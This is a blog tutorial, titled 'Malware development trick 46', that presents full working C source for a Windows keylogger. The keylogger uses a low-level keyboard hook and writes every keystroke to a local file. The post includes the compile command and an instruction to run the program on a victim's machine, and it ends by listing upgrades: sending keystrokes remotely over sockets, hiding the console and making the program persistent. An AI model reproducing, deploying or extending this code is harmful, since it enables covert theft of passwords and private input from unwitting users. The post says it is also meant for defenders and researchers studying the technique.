
Malware development trick 46: simple Windows keylogger. Simple C example.

By cocomelonc

Published: 2025-05-01 · Archived: 2026-04-10 03:08:58 UTC

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is very simple but not less important. One of my students ask about another simple trick in malware development: keylogging logic.

To my surprise, I haven't written an article on this topic here. Sometimes you just want something simple: press a key, log it to a file, move on. Let's break it down.

practical examplePermalink

I will show a simple proof-of-concept (PoC) in pure C. This tiny C keylogger uses the `WH_KEYBOARD_LL` hook to monitor keystrokes and write them to a local text file. To intercept keystrokes globally, we use:

```
hook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardProc, NULL, 0);
```

This sets a low-level keyboard hook. Our callback (`KeyboardProc`) is invoked every time a key is pressed.

If `VK_ESCAPE` is pressed, we unhook and exit:

```
 if (p->vkCode == VK_ESCAPE) {
  runThread = false;
  UnhookWindowsHookEx(hook);
  PostQuitMessage(0);
}
```

We need logic to save keystrokes to a file:

```
 // open file in append mode and save key
FILE* fp = fopen("keylog.txt", "a+");
if (fp) {
  DWORD key = p->vkCode;
  fprintf(fp, "key pressed: %c\n", MapVirtualKeyA(key, MAPVK_VK_TO_CHAR));
  fclose(fp);
}
```

No socket exfiltration, just writing to disk. Old-school.

The standard message processing cycle usually looks like this:

```
 while (runThread && GetMessage(&msg, NULL, 0, 0)) {
  TranslateMessage(&msg);
  DispatchMessage(&msg);
}
```

Keyboard events are taken from the queue using the `GetMessage` function and redirected to the `DispatchMessage` procedure, which handles messages for the window that is currently focused, using the `DispatchMessage` function. The input focus is a property that can be given to a window made by Windows or a program. As long as the window is focused on input, all keyboard messages from the system queue will get to the right function in this window. An app can move the focus from one input window to another, like when you use `Alt+Tab` to switch to a different app:

```
 BOOL GetMessage(
  [out]          LPMSG lpMsg,
  [in, optional] HWND  hWnd,
  [in]           UINT  wMsgFilterMin,
  [in]           UINT  wMsgFilterMax
);

LRESULT DispatchMessage(
```

```
  [in] const MSG *lpMsg
);
```

Usually, the `TranslateMessage` function is called before the `DispatchMessage` function. This function takes the `WM_KEYDOWN`, `WM_KEYUP`, `WM_SYSKEYDOWN`, and `WM_SYSKEYUP` messages as a starting point to make the "symbolic" messages `WM_CHAR`, `WM_SYSCHAR`, `WM_DEADCHAR`, and `WM_SYSDEADCHAR`. It is important to note that the original keyboard messages are not removed from this queue; instead, these "symbolic" messages are added to it:

```
 BOOL TranslateMessage(
  [in] const MSG *lpMsg
);
```

Final full source code of our keylogger looks like this (`hack.c`):


```
 /*
 * hack.c
 * save keystrokes to file
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2025/05/01/malware-tricks-45.html
 */
#include <windows.h>
#include <stdio.h>
#include <stdbool.h>

HHOOK hook;
LPMSG msg;
bool runThread = true;

LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam) {
  if (code == HC_ACTION && wParam == WM_KEYDOWN) {
    KBDLLHOOKSTRUCT* p = (KBDLLHOOKSTRUCT*)lParam;

    if (p->vkCode == VK_ESCAPE) {
      runThread = false;
      UnhookWindowsHookEx(hook);
      printf("hooking disabled by esc key. meow =^..^=\n");
      PostQuitMessage(0);
      return 0;
    }

    // open file in append mode
    FILE* fp = fopen("keylog.txt", "a+");
    if (fp) {
      DWORD key = p->vkCode;
```

```
      fprintf(fp, "key pressed: %c\n", MapVirtualKeyA(key, MAPVK_VK_TO_CHAR));
      fclose(fp);
    }
  }
  return CallNextHookEx(hook, code, wParam, lParam);
}

// classic keylogger logic
int main(int argc, char* argv[]) {
  MSG msg;

  // install the hook - using the WH_KEYBOARD_LL action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardProc, NULL, 0);
  if (hook == NULL) {
    printf("failed to install hook :(\n");
    return 1;
  }

  printf("hook installed. meow =^..^= press esc to stop :)\n");

  // message loop
  while (runThread && GetMessage(&msg, NULL, 0, 0)) {
    TranslateMessage(&msg);
    DispatchMessage(&msg);
  }

  return 0;
}
```


demoPermalink


Let’s go to see everything in action. Compile `hack.c`:

```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sectio
```



Run `hack.exe` on the victim's Windows machine (`Windows 10 x64 22H2` in my case), type something, then press `ESC`. Check `keylog.txt` in the same directory:





As you can see, everything is worked perfectly! =^..^=

This is just the base. From here you could:

Obfuscate filenames
Use sockets to send keystrokes remotely
Hide the console window
Make it persistent (e.g. registry or task scheduler)

Stay tuned for more malware tricks! =^..^=

Several APT groups and cybercriminal organizations like APT37, Sandworm and malware like MyDoom, ROKRAT or NOKKI have employed this trick.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting classic keylogging technique, and adds a weapon to the red teamers arsenal.

GetMessage
DispatchMessage
TranslateMessage
APT37
Sandworm
MyDoom
ROKRAT

NOKKI
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
